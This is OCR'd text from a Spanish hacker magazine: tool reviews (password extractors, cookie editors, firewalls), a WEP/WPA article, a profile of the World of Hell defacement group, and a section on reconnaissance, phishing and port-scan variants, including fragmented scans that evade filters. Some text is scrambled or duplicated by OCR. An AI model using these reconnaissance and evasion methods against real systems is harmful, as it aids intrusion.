
Algunos se han especializado en la recuperación de contraseñas olvidadas, cosa que sin duda les honra. Si tenemos problemas con una contraseña de cualquier documento de Office, podemos visitar http://www.passwordrecoverytools.com/, donde hay programas para recuperar contraseñas específicas para cada aplicación. Tenlo siempre a mano.

IECookiesView v.1.50




Cancelar todas las cookies pueden hacerlo muchos, pero abrirlas, modificarlas y seleccionarlas para hacer con ellas lo que queramos es más divertido y útil. IECookieView es un pequeño programa gratuito que permite hacer esto y más interactuando perfectamente con Internet Explorer. Si tenemos acceso otros equipos a travé de la red, IECookieVie permite abrir y modif car las cookies presen tes en equipos remoto y guardar el contenid de esos archivos. De carga ya la versión 1.5 es este práctico instru mento conectando co el sitio http://nirsoft.tr pod.com/. Una sola recomenda ción: si no te gustan los popup activa un programa de protecció de las pesadas ventanitas antes d ir al sitio de IECookie; su autor d ja como freeware su program pero en contrapartida cree qu nuestro monitor puede conten más ventanas que un palacio neo clásico.

Militia Password Revealer



En el sitio http://www.militia.co.uk/ podemos descargar uno de los más simples y eficaces programas para recuperar contraseñas de cuadros de texto. Militia Password Revealer es gratuito, como otras dos o tres extravagancias que se encuentran en este sitio.

Sam Spade




Este programa es para un navegante experto lo que una navaja suiza es para un explorador: no se puede salir de casa sin él.

Sam Spade incluye numerosos módulos de control del tráfico en la red, verificación de los servidores, traceroute, finger, whois y suma y sigue. En el sitio http://www.samspade.org/ssw/download.html podemos descargar este software gratuito y utilísimo, mientras que si nos queremos divertir un poco sin instalar nada, ya puestos, hagamos un salto a http://www.samspade.org/t/.






Cloak 6.0



La esteganografía es una técnica verdaderamente interesante, por cuanto hay aún algunos límites que superar. El programa Cloak 6.0 está disponible en versión demo en el sitio http://www.insight-concepts.com/. Si bien su funcionamiento es idéntico a otros muchos programas, Cloak tiene un aspecto extremadamente cuidado y también el sitio parece decididamente bien hecho. Los estetas del cifrado también saben elegir.

SpamPal


Si el spamming es un problema, una primera defensa puede llegar gracias a SpamPal, que es gratis, pequeño y simplicísimo. Lo encontramos en el sitio http://www.spampal.org/ y lo único que hay que hacer con atención una vez descargado e instalado el programa es configurarlo. Si lo hacemos bien, este pequeño ejecutable nos protegerá de los mayores pelmazos de la red, pero si no lo hacemos bien, en lugar de ello, SpamPal puede considerar basura mensajes que realmente queremos leer, como la habitual Natasha que se pirra por nosotros.



Purge IE 5.01

Pequeño, ligero y eficaz, Purge IE funciona como una escoba que pasa por encima de nuestros pasos para evitar que alguien que acceda a nuestro equipo pueda saber qué hemos hecho por Internet. El programa se puede descargar de http://www.purgeie.com/, se puede utilizar 15 veces y luego es preciso pagar unos 20 dólares. La versión Pro es algo más rica en funciones, pero cuesta diez dólares más.

Email Express




Mucho más rico en funciones, pero gratuito sólo durante los primeros 60 días, es Email Express. La versión Pro, aparecida no hace mucho, es altamente configurable y puede satisfacer las exigencias de la mayor parte de los usuarios de la Red. Ningún programa antispam es infalible, pero este funciona francamente bien. La lista de spammer se actualiza con frecuencia y se pueden modificar fácilmente incluso a mano. El sitio de Privacy Labs, bien organizado y bastante veloz, está en la dirección http://www.privacylabs.net. Hagamos una visita aunque no nos interese Email Express, pues hay un par de programas freeware que merecen la descarga.

LA PRINCIPAL HERRAMIENTA DEL BUEN HACKER: LA CABEZA

Tiny Personal Firewall

Un firewall de software está pensado para mantener alejados de nuestro equipo a la mayor parte de pelmazos que se pasean por Internet. Tiny Personal Firewall siempre ha sido gratis, pero a partir de la versión 4.5 ha hecho como tantos otros: se puede probar durante 30 días y luego es preciso comprarlo. Aunque este cambio sea molesto, comprendemos a la gente de Tiny software, en el sitio http://www.tinysoftware.com/. Se trata de un programa excelente y robusto, y tienen derecho a sobrevivir.


Nucem 2.0



Veloz, simple, práctico y hasta barato. Se llama Nucem 2.0 y muchos de nosotros lo hemos probado con una cierta satisfacción. Siempre existe el problema de que, no se entiende por qué, si una americana que se pirra por nosotros quiere que vayamos a ver su sitio de pago, Nucem 2.0 la bloquea de inmediato, pero por lo demás el programa no está mal. El sitio para descargar la demo es http://www.helpmesoft.com/.

Sygate firewall

En el sitio http://soho.sygate.com/ podemos, y debemos, descargar uno de los mejores programas cortafuegos en circulación. Tenemos que hacerlo no sólo porque protege nuestro equipo e impide que un cracker se pasee como Pedro por su casa por nuestros recursos, sino que además Sygate ofrece su cortafuegos gratis para un uso personal. El cortafuegos de Sygate es de los pocos, junto con Zone Alarm, que ha sido capaz de no dejarse engañar por LeakTest, un genial ejecutable del que hablamos más adelante y que ha puesto de rodillas a BlackIce y otros conocidos cortafuegos.




Zone Alarm

ZoneAlarm Alert
Repeat Program
Do you want to allow Firewall Leak Testing Utility to access the Internet?
Technical Information
Destination IP: 204.1.226.226:HTTP
Application: winword.exe
Version: 1.2
More Information Available
This program has previously accessed the Internet.
AlertAdvisor More Info
Remember this answer the next time I use this program.
Yes No

Zone Alarm es el cortafuegos más famoso y uno de los más seguros. Muchos lo usan con satisfacción desde hace años y se puede descargar gratis de http://www.zonelabs.com. La protección ofrecida por la versión básica es aceptable, pero la de la versión Pro es excelente, con la posibilidad de regular diversos parámetros y permitir operaciones y programas uno por uno. Zone Labs también produce uno de los instrumentos más elogiados por muchos usuarios: Steganos Security Suite 4. Si tienes algo que ocultar, este programa es para ti.

Spybot Search and Destroy




La esteganografía es una técnica verdaderamente interesante, por cuanto hay aún algunos límites que superar. El programa Cloak 6.0 está disponible en versión demo en el sitio http://www.insight-concepts.com/. Si bien su funcionamiento es idéntico a otros muchos programas, Cloak tiene un aspecto muy cuidado y también el sitio parece decididamente bien hecho. Los estetas del cifrado también saben elegir.

Popup Zero Pro

Cuando se navega por Internet, siempre existe el riesgo de meterse en algún sitio que se ha vendido el alma al diablo a cambio de miles de ventanas que se precipitan en el monitor de cada visitante. Si no nos satisfacen los popups, contar con este programa puede mejorar nuestra calidad de vida. Las ventanas que aparecen de la nada se terminan, y conservamos sólo los sitios que nos interesan a salvo de un sistema publicitario invasivo y odioso. Podemos descargar Popup Zero Pro en http://www.pcssafe.com/ y usarlo durante un mes. Luego tenemos que pagar algo menos de 20 dólares por la licencia. Del mismo sitio podemos descargar también Tracks Eraser XP, práctico para borrar el rastro que dejamos al navegar por la Red.

Ad-Aware



El programa más famoso y utilizado para quitar de en medio spyware y otras fastidiosos animalejos tiene un nombre: Ad-Aware. Las versiones que se pueden descargar de http://www.lavasoft.de/ van de la gratuita, que busca y elimina los programas espía que se meten en el PC, hasta la Professional, que cuesta casi 40 dólares pero que bloquea también los popup, los intentos de desviar al navegador durante la navegación y las áreas de memoria que contienen datos sensibles. Todo aquél que usa el equipo con cierta seriedad ha instalado al menos la versión freeware, porque ser espiado por desconocidos es una de las cosas menos divertidas que se pueden hacer en la Red.

Password Recovery XP

Recordar una contraseña puede ser en ocasiones dramático, y cuanto más nos esforcemos en escribir algo difícil de adivinar, más duro será recordar qué maldita combinación hemos elegido. Password Recovery XP, de iOpus, casi impresiona: extrae las contraseñas de Windows como si estuvieran guardadas en un archivo de texto... El programa se puede obtener en http://www.iopus.com y, en el mismo sitio, encontramos también el hemano menor (y gratuito) de Password Recovery: 123 Write All Stored Passwords (WASP) V2.01. Este pequeño programa permite recuperar rápidamente todas las contraseñas guardadas en el archivo de Windows.

Visual Zip Password Recovery Processor 4.7



Un programa que se vanagloria de eludir el 90% de las contraseñas de protección de archivos zipeados en 60 minutos es más bien apetitoso, y si luego cumple lo prometido, pues mejor. Descárgalo desde http://www.zipcure.com/ y empieza inmediatamente a ponerlo a prueba con tus contraseñas: verás cosas interesantes. El programa se puede probar durante un mes y luego es preciso pagar unos 30 dólares por la licencia.

Vida fácil: una suite



Para quienes cuentan con algo de dinero para gastar (bien) o tal vez cuentan con una pequeña fortuna y prefieren tener "sólo software original", recomendamos que consideren la adquisición de Tiger Suite 4.0 (¡69 $!). Es una verdadera acumulación de programas que funcionan bastante bien y proporcionan de una sola vez todo lo necesario para analizar y mejorar la seguridad del propio sistema y de la red. Tiene tantas funciones que no podemos listarlas aquí por problemas de espacio, pero puedes encontrarlas en el sitio www.tigertools.net.

SEGURIDAD WIRELESS



Protege de verdad tu conexión wireless gracias al nuevo estándar de cifrado de claves

Se llama WPA, Wi-Fi Protected Access, y tiene que substituir progresivamente al actual estándar WEP de seguridad de las redes wireless Wi-Fi El motivo es simple: tal como ha sido concebido, WEP da bastante asco. Su clave de cifrado tiene dos posibles modos, a 64bits y a 128 bits. En realidad 24 bits están siempre reservados al llamado vector de iniciación y así para la clave están disponibles sólo 40 y 104 bits respectivamente. Son valores que iban bien hace unos años, pero hoy día ya no, dado que las señales wireless las puede captar cualquiera. Con tal que se encuentre en la zona justa, con una buena antena, un malintencionado puede interceptar las señales de llegada y, con un poco de suerte, conseguir descifrarlo todo en unas horas. Para quien vive en el campo no hay problema, pero en un comunidad de vecinos de una poblada ciudad no es improbable que un vecino listillo descubra que en el piso de al lado se usa una conexión wireless e intente aprovecharse de ella a costa de otro. No hay una cifra de cuántas estaciones wireless están funcionando sin password o con uno idiota del tipo 1234 o nombreapellidos.

Wireless LAN Configuration Utility

Link Info | Configuration | Encryption | About

Your encryption settings must match those of your network, or your computer will be unable to communicate.

Encryption (WEP) 64 Bit

Disabled / 64 Bit / 128 Bit

WEP Key Entry

Create with Passphrase

Passphrase

Manual Entry

Key 1, Key 2, Key 3, Key 4

Default Tx Key 1

Apply

OK | Cancel | Help

◁ *Protección wireless desactivada, 64 bits o 128 bits. ¡No es suficiente!*

WPA a la carga

WPA es un nuevo estándar de seguridad cuya finalidad es impedir que el audaz vecino de rellano nos pueda quitar la conexión. Hablando en serio, será la fortuna de muchas empresas, siempre y cuando tengan un administrador de red capaz de usarlo. Las armas secretas de WPA son el sistema de cifrado de datos Temporal Key Integrity Protocol (TKIP) y el protocolo de autenticación Extensible Authentication Protocol (EAP).

El sistema funciona de dos maneras, una para las empresas y otra para las instalaciones individuales, como las domésticas. En el sistema empresarial se utilizan un servidor de red y sofisticados mecanismos de autentificación para distribuir a los usuarios claves de cifrado especiales, llamadas claves master. En la casa de uno, en cambio, si no hay servidores de red WPA funciona en modo PSK (Preshared Key), que permite introducir manualmente las claves de cifrado. En la práctica no cambia mucho, se escribe el password de la estación y WPA se ocupa del resto. Pero el cifrado resultante es mucho más efi-

CON EL WIRELESS SE GANA DINERO

Si en el 2003 se vendieron en todo el mundo aparatos wireless Wi-Fi por valor de siete mil millones de dólares, desde ahora hasta el 2008 se venderán 44.000 millones de dólares, unos 35.000 millones de euros. A groso modo, se podrían comprar con ello mil jugadores de la Champions League.

EL WEP DA ASCO

caz, gracias sobre todo al sistema TKIP, que comprende varias funciones entre las cuales está el cambio periódico de las claves de cifrado, que dificulta mucho más que WEP el trabajo de escucha y de descifrado por parte de los agresores externos a la red. De hecho, la clave master queda estática y siempre igual en WEP, mientras en WPA representa sólo el punto de partida de la generación de claves diversas, que van cambiando y no se utilizan nunca dos veces.

◁ *Netgear ME 103 es una óptima estación de transmisión Wi-Fi compatible con WPA lista para actualizaciones del firmware.*

Las debilidades de WPA

WPA todavía no se ha aprobado definitivamente. El Task Group I (Security) del IEEE ha hecho un borrador provisional del estándar, que debería ser oficial a mitad de año. Puesto que las especificaciones provisionales no serán muy diferentes de las finales, algunas empresas ya han empezado a producir aparatos wireless compatibles con WPA. Microsoft y Apple soportan ya WPA en sus sistemas operativos más recientes (MS con un parche de XP), y también se puede utilizar con Linux. Pero hay que estar atentos, puesto que al ser provisional existe el riesgo de que el sistema tenga todavía fallos y que los aparatos que se compran no sean tan seguros como los que saldrán al mercado cuando se lance la versión definitiva de WPA.

AGUJERO EN EL MICROONDAS Y ATAQUES DE DOS

Tal como está diseñado, WPA está expuesto a ataques de tipo DoS (Denial of Service), es más, los alienta. De hecho, el sistema está predispuesto de manera que cierra durante 70 segundos la estación de acceso wireless en caso de agresión al sistema. Con ello se protegen los datos, pero se impide también utilizarlos a los usuarios legítimos. Un malintencionado podría organizar una serie de ataques temporizados dejando siempre inutilizable una estación de acceso. Y es tan sencillo como poner cerca de la estación un horno microondas agujereado de manera que saliesen las ondas. ¡La longitud de onda es la misma y el horno podría interferir con la transmisión regular del wireless!



TRUCOS

■ QUÉ ES EL IEEE

El Institute of Electrical and Electronics Engineers (IEEE) existe desde hace más de un siglo y se ocupa de muchas cosas, entre las cuales está definir estándares, como se puede ver en la dirección http://standards.ieee.org/. IEEE 802.11, por ejemplo, es la sigla que comprende los estándares de red wireless.



■ NO NOS DEJEMOS TOMAR EL PELO

WPA, en otras palabras IEEE 802.11i, que representará la nueva generación de la seguridad WiFi, está todavía en fase de perfeccionamiento. Así pues, quien compra ahora un producto wireless tiene que fijarse en las especificaciones. Es importante que el aparato se pueda actualizar en el momento en que esté disponible la versión más avanzada del estándar.

■ MÁS SEGUROS, MENOS USUARIOS

En muchos sistemas wireless la mayor seguridad dada por el sistema WPA se obtiene a costa de reducir el número máximo de personas conectadas. En la mayoría de los casos no tiene importancia, pero en grandes redes muy concurridas podrán crearse problemas.

El Gran

Una visita inesperada y tu vida cambia, como cambian las cosas en este mundo infernal: se trata de World of Hell

Memphis, martes 27 de noviembre de 2001, a las 17: el corazón quinceañero de Cowhead2000 late a toda pastilla, tiene la sensación de estar a punto de desmayarse. Delante de la puerta de su casa hay un puñado de agentes federales, su madre está pálida y las tajetas de identificación se agitan amenazadoras. Dos meses después del ataque a las torres gemelas mamá Cowhead se da cuenta de repente de que su hijo, su niño que está siempre pegado a la pantalla del ordenador, está buscado por grupos antiterroristas de medio mundo. Hacía algunos meses Cowhead había fundado World of Hell, un grupo hacker formado por miembros totalmente desconocidos entre ellos. El reclutamiento se hacía por vía email, mediante IRC, siempre con nicknames que cambiaban a la misma velocidad con la que los agentes intentaban interceptarlos.

Los federales lo tranquilizaron en seguida. No estaban allí para arrestarlo, sino para aclarar algunos puntos. ¿Cuáles?

Owned by spyR0cker

[spyR0cker,[RaFa],dawygy,r00t,Fone_Tone and Kr0n]

We still in United of WOH

supportz !! UGCIA

Se dice pronto. Entre los miembros del grupo había un tal Ra_Fa, que a su vez era el fundador de otra galaxia de hackers, decididamente más feroz. Entre sus ataques, siguiendo teorías más o menos patrióticas había una serie de tentativas de derribar las redes IP afganas y palestinas. Y no sólo esto, además se jactaban, gracias a periodistas ávidos de una exclusiva de tercera, de poder lanzar ataques hasta a las redes secretas de Al-Qaeda. Y de poderlo hacer porque tenían más de mil ordenadores por todo el mundo, a punto para obedecer sus órdenes telemáticas en cualquier momento. El FBI decidió que ya era suficiente y que querían saber más sobre el tema.



La visita al adolescente Cowhead2000 era pues de tanteo, lo que querían era saber si se trataba de fanfarronadas de chavales fanáticos de la tecnología o de terroristas reales, potencialmente muy peligrosos en ciernes.

Según las notas de los agentes federales "Cowhead2000 tenía en su casa no una habitación, sino un verdadero laboratorio súper equipado"

El cuarto del quinceañero era en realidad un laboratorio equipado de miedo, con cinco ordenadores con todos los sistemas operativos existentes. No hace falta decir que contaba con una conexión ultrarrápida a Internet. Lo que Cowhead2000 tenía en casa no era una habitación, sino un concentrado de tecnología. Todo ello reflejaba tanto su pasión como su preparación informática y una capacidad destructiva impresionantes.

El grupo World of Hell fue creado en marzo del 2001. El método de reclutamiento era totalmente profesional, se atacaba un sitio y se dejaba un mensaje del tipo: "se buscan verdaderos programadores, no lamers, no newbies". Se podía permanecer en el grupo sólo si no pasaban más de unas pocas semanas entre un ataque exitoso y otro. Así World of Hell se dio a conocer rápidamente por violaciones a sitios como el del Ministerio de Educación de Hong Kong, el de Sony Semiconductor Foundry Service, o a sitios del tipo del de los servicios de banda ancha de Time Warner.

Pero era sólo el principio. Se impuso cuando dejó con la boca abierta a los responsables gubernamentales mexicanos y rusos porque centenares de sus sitios web habían "fallecido" bajo la presión de ataques masivos firmados por WoH, sus siglas.

La ética que inspiraba estos ataques era la visión negativa del mundo que les rodeaba que tenía el grupo: "un mundo de infierno". El espacio digital era al mismo tiempo un modo de reivindicar todos los aspectos más crudos de la realidad en forma de hacking.

Miedo

Todos eran altamente especializados y, aunque no se hubiesen visto nunca cara a cara, se fiaban los unos de los otros, llegando a un altísimo grado de confianza. Uno de los miembros dice que este factor era el elemento esencial para conseguir los ataques. Entrar en World of Hell era como haber superado un examen de "verdadero hacker".

Una galaxia de atacantes

Entre los varios miembros, RaFa, FonE_TonE y dawgyg eran los más peligrosos. Tenían contactos

> you think WoH is dead? heh. surprise!
> your site is vulnerable
> this system has been compromised by immortal of WoH
>
> Image
> questions, comments? fuck you. heh
> [WoH]

oscuros (se cree que directamente con Al-Qaeda, pero no es seguro). El FBI abrió un dossier.

En abril de 2001 se contaron más de cien ataques

El divertimento era similar a un hacking de diversión, se entraba ilegalmente en los sistemas, pero no se creaban casi nunca daños irreversibles. Sólo se cambiaba la home page de la víctima y se substituía con algún mensaje moral o reflexión sobre la sociedad.

RaFa era el elemento más destacado, o al menos el que se atribuía más intrusiones y más especiales. Odiaba el sistema y luchaba por cambiarlo, atacaba los sitios y dejaba su huella con ásperas críticas. Pero las incursiones más graves las había llevado a cabo FonE_TonE. Hacker desde los 11 años, había recopilado un ingente material en manuales, scripts y herramientas, y los había estudiado morbosamente. Aún se jacta de numerosas publicaciones y guías de hacking, pero nosotros lo recordamos por su actividad. Antes de World of Hell, que limitó un poco su "cyber violencia", fue un elemento destacado de rOOt-access, otro grupo hacker de aquel periodo. Su lema era: "me gusta descubrir cosas nuevas, entender qué es lo que puedo hacer y qué es lo que no puedo hacer".

FonE_TonE era hacker desde los 11 años, estudiando morbosamente una cantidad impresionante de manuales

El problema era que aunque sabía qué era lo que no podía hacer, lo hacía de todos modos. No se puede definir un cracker, pero causó muchos daños. Como cuando en julio violó al mismo tiempo dos sitios, uno era el de Prostar Interactive Media Works (http://www.minicat.com/), al que enganchó una página con un caballero negro con una armadura de metal, sobre un fondo de rayos, dejando una dirección electrónica para que los administradores del sistema se pusieran en contacto con él.

Otro miembro enfadado con el sistema era KrOn: concretamente se ensañaba contra el mundo de la escuela, que -según decía él- no saciaba su curiosidad morbosa por el desafío digital. Y le creemos. Hacker experto, jugaba a fútbol y salía con amigos como todos sus coetáneos, pero en cuanto se ponía frente al ordenador, cambiaba de rostro. Participó en el periodo de oro de World of Hell. Era el más ligado a la verdadera ética hacker. "No puedes parar de ser un hacker, es un estado mental", es la frase más repetida en sus mensajes-entrevista. Sus técnicas eran las más originales, y era la punta de diamante de los sistemas Unix. KrOn viola un sitio sólo si tiene algo que comunicar. De todos modos, después del "agujero" advierte siempre al administrador víctima.

El fin

Después de la visita del FBI Cowhead2000 se escondió... y World of Hell cambió su estructura. RaFa, FonE_TonE e dawgyg abandonaron el grupo, posiblemente también asustados por las posibles consecuencias. Los sustitutos no estaban para nada a la altura. En diciembre de 2001 le tocó a Cowhead2000. Posiblemente asustado, dejó su puesto de líder de WoH. Se cerraba una era. Cowhead2000 se sentía defraudado por las degeneraciones políticas de RaFa y de dawgyg y no veía en los otros miembros el espíritu originario con el que había fundado el grupo hacker. World of Hell se había puesto el ambicioso objetivo de cambiar el mundo de los crackers, "moralizarlos", llevarlos por la vía de la curiosidad hackerística "pura y sin daños", pero no lo consiguió. Conclusión: mejor dejar el puesto a otro. Cowhead2000 todavía está presente si lo buscáis. Su actividad moralizante no quiere cesar, aunque, a pesar de los esfuerzos, este sigue siendo "un mundo infernal". Y el FBI ha abandonado la presa, o esto es lo que parece...



PREPAREMOS LA DEFENSA

En el absurdo caso que fuésemos hackers y quisiéramos entrar en un sitio para demostrar que no es tan imposible de atacar, tal como dice su admin, antes que nada tendremos que ver claro el escenario frente al que nos encontraríamos en el momento del ataque.

El escenario consiste, evidentemente, en el sistema operativo y en los servicios utilizados por aquel servidor, en concreto donde se encuentran las páginas que queremos atacar. ¿Pero, cómo se puede obtener toda esta información? Hoy día existen infinidad de recursos para recopilar cuanta más información posible acerca de los diferentes servidores. Este es sin duda el momento crítico de cualquier ataque, basta pensar los report de defacement famosos que demostraban que a menudo detrás de una acción de 30/60 segundos como máximo, había semanas, si no meses, de búsquedas repetidas e incesantes.

El NetRecon es uno de los instrumentos de escaneo más completos.

El escaneo de puntos débiles se utiliza ya desde hace muchos años, pero se basa siempre en el mismo concepto, es decir, en interrogar el máximo número de puertos posible para controlar cuáles de ellos están abiertos y vulnerables a posibles ataques.
Veamos a grandes líneas cuáles son los pasos clave para obtener lo que necesitamos.

El whois

Buscar en una determinada red de Internet puede resultar bastante difícil por la enorme cantidad de redes que puede contener. Para ello tenemos la ayuda de un instrumento muy fácil de utilizar: el whois. Es un servicio de Internet que, dada una específica cuenta en un dominio, permite recoger mucha información como URL o usuarios conectados a él. InterNIC es uno de los entes más destacados por este tipo de aplicación, ya que es el órgano delegado para la atribución de nombres de dominio y de direcciones IP. Desde el momento en que tengo un dominio y una URL tengo que utilizar otro instrumento que me permita descubrir el formato alfanumérico mnemónico de la dirección IP asociada y, en un segundo momento, controlar que efectivamente aquella IP está activa cuando planeo el ataque. Para llevar a cabo estas dos operaciones utilizo un único servicio, conocido con el nombre de PING. No es otra cosa que el envío de una petición ICMP de tipo eco a la cual el ordenador remoto responde con un paquete de tipo PONG, que contiene, entre otras cosas, también la dirección IP del mismo PC.

Ataques Social engeneering

La ingeniería social ha sido, desde los inicios de la cultura hacker, el método más utilizado para hacerse con información. Se basa fundamentalmente en las capacidades personales de hacer-

```
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Amadeu>ping localhost

Haciendo ping a NEO [127.0.0.1] con 32 bytes de datos:

Respuesta desde 127.0.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 127.0.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 127.0.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 127.0.0.1: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 127.0.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Documents and Settings\Amadeu>
```

Haciendo PING de un dominio se recibe la IP correspondiente y otros datos interesantes.




se creíble frente a terceros, y aprovecharse de la confianza adquirida en el tiempo para obtener privilegios o para "robar" elementos útiles para el ataque. Seguro que habréis recibido algún email proveniente de cuentas ficticias del tipo asistencia@proveedor.es que os piden el password de vuestro correo electrónico ¡para poner al día los archivos! Típico ejemplo de ataque social en el que el atacante simula ser un técnico. Leyendo estas líneas pensaréis que nadie puede caer en una trampa como ésta; en cambio, ¡la cantidad de personas que responden es de entre un 20 y un 30%!

Ataques scanning

Los ataques de tipo scanning, por lo contrario, se basan puramente en la técnica, o mejor, en pura tecnología. Se utilizan instrumentos cuyo principio de funcionamiento está en enviar paquetes a determinados puertos y ver cuáles son receptivos. Hay muchas variantes de esta técnica:

- Escaneo de puertos TCP: se envían paquetes y se intenta establecer una comunicación con aquel puerto en concreto. Es el método más simple y el más utilizado.
- Escaneo de puertos TCP por fragmentación: es la misma técnica con la diferencia que el header TCP se divide en paquetes más pequeños, de modo que los filtros de protección no consiguen detectar el ataque.


Se puede ver la complejidad de las opciones que permiten escaneos de varios tipos.

- Escaneo SYN TCP: se basa en el envío de un paquete SYN como para abrir una conexión, si el PC responde con una petición SYN/ACK, nuestro programa manda inmediatamente una respuesta RST y cierra así el proceso. Tiene la ventaja de ser casi invisible y la desventaja de ser mucho más lento que el anterior.


ANTES DE LA INTRUSIÓN EL ATACANTE TIENE QUE RECOPILAR INFORMACIÓN SOBRE EL SISTEMA.

- Escaneo TCP FIN: técnica todavía poco refinada que se basa en el principio que a menudo los puertos abiertos que reciben paquetes FIN responden con paquetes RST haciéndose así reconocer.
